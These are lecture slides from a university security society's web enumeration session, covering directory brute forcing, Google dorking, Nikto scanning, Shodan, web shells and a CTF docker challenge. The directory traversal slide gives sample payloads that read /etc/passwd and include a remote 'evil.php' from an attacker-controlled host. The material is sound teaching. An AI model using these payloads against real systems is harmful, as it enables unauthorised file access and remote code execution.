Web Enumeration

Coventry University ComSec


By Jack Orcherton & Martin Schon

New Format

- After last week's ComSec, we have decided on a new format. There will be a ‘main’ event – this will be held in the general chat
- A secondary chat called troubleshooting has been made if:
  - You have a major question (as in will take more than 3-4 mins to answer)
  - Something is broken (Kali, docker, etc…)
  - You are really stuck on a CTFd challenge
- Just enter the channel and someone will join you to give you a hand – this way we can ensure a faster paced session, with less people getting bored


What is enumeration?

- It means to go through and list everything one by one
- In hacking terms:
  - Trying to find information that you can leverage as means of attack



Directory Brute Forcing


- When you use a wordlist to try to guess the names of web pages/directories.
- Allows you to build a sitemap/understand layout
- Find hidden directories
- Popular tools include: Dirb/Dirbuster, nmap's http-enum script




Code Comments & Common Files

- It can be surprising, the kind of comments that can make it into a product:
  - Credentials, API keys, software versions, infrastructure layout & the occasional bit of profanity!
- Common files (as defined by RFC rules)
  - .well-known/
  - robots.txt
  - Sitemap.xml


Also make sure that you check any interesting results from dirb, like pages with http authentication





Directory Traversal

- Local
  - Allows you to be able to access files that you shouldn't
  - Able to access underlying server files
  - http://example.com?file=../../../../etc/passwd
- Remote
  - Able to make the server access files from another location
  - This could be used to make the server run/access malicious files from a server you control!
  - http://example.com?file=http://myserver.com/evil.php




Google Dorking

- Google can be a real friend when it comes to enumeration (just not privacy). Use the following to refine results:
  - site: specify domain
  - filetype: *specify a file extension*
  - inurl: *search for URLs which contain a keyword*
  - intext: *search for pages with keywords in the body*
  - insite: *search for pages with keywords in the body & headers*
  - intitle: *search for pages with a keyword in the title*
  - cache: *view Google archived versions of the page*
  - *“search term” – search for that exact word or phrase*
- Plus Many More!

Server Fingerprinting & Other Tools


- Can be used to find out about the software a server is running:
  - Nikto
  - Nessus
  - Zap
  - Burpsuite

```
kali@kali:~$ nikto -h 10.10.236.148
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.236.148
+ Target Hostname:    10.10.236.148
+ Target Port:        80
+ Start Time:         2020-10-20 17:23:53 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2c39, size: 5a9b87b015a4a, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7894 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2020-10-20 17:28:20 (GMT-4) (267 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
kali@kali:~$
```



Another Type of Search Engine

- Shodan & ZoomEye:
  - Searches and indexes devices on the internet (from IoT to web servers)
  - Attempts to see what services devices are running
  - Tests to see if they are running default credentials
- **WARNING:** these services can give credentials on how to access devices - **please don't** do this without permission of the owner as it can be classed as hacking!



Web Shells

- Probably one of the most useful way to exploit a webserver
- Allows command execution
- Locally included
  - Requires file upload
  - Present on disk, but easier to run
- Remotely included
  - Can be called without needing an upload page
  - Requires remote file inclusion vuln
  - No trace on disk – harder for AV to spot
- Good resources: Pentest Monkey, p0wny@shell:~#

Next Week… Web Exploitation

- SQL Injection
  - Allows you to abuse input fields in order to run database commands
- Cross-Site Scripting
- OWASP Top 10

The Challenge


- Open Kali Terminal
- Run ‘sudo docker run --name csw1 --rm cuehcomsec/2-webenumeration’

```
kali@kali:~$ sudo docker run --name csw1 --rm cuehcomsec/2-webenumeration
Starting Comsec_Web-Vuln_Enum Box!
The ip address of this container is: 172.17.0.2
[21-Oct-2020 10:58:24] NOTICE: fpm is running, pid 182
[21-Oct-2020 10:58:24] NOTICE: ready to handle connections
```

- Find web server port using nmap (the port will change everytime you run it!)
- There are 8 flags to find & submit them on CTFd (format cueh{flag#*sometext*}
- To end the docker type ‘docker kill csw1’

A Guide to Learning Cybersecurity!

- How much have you done?
- What are your next steps?



Homework/Extra Challenges

- Google Dorking on THM
- RootMe on THM
- DVWA
- OWASP Juiceshop

See you next Wednesday @ 18:30

Any feedback or questions?

Thank You!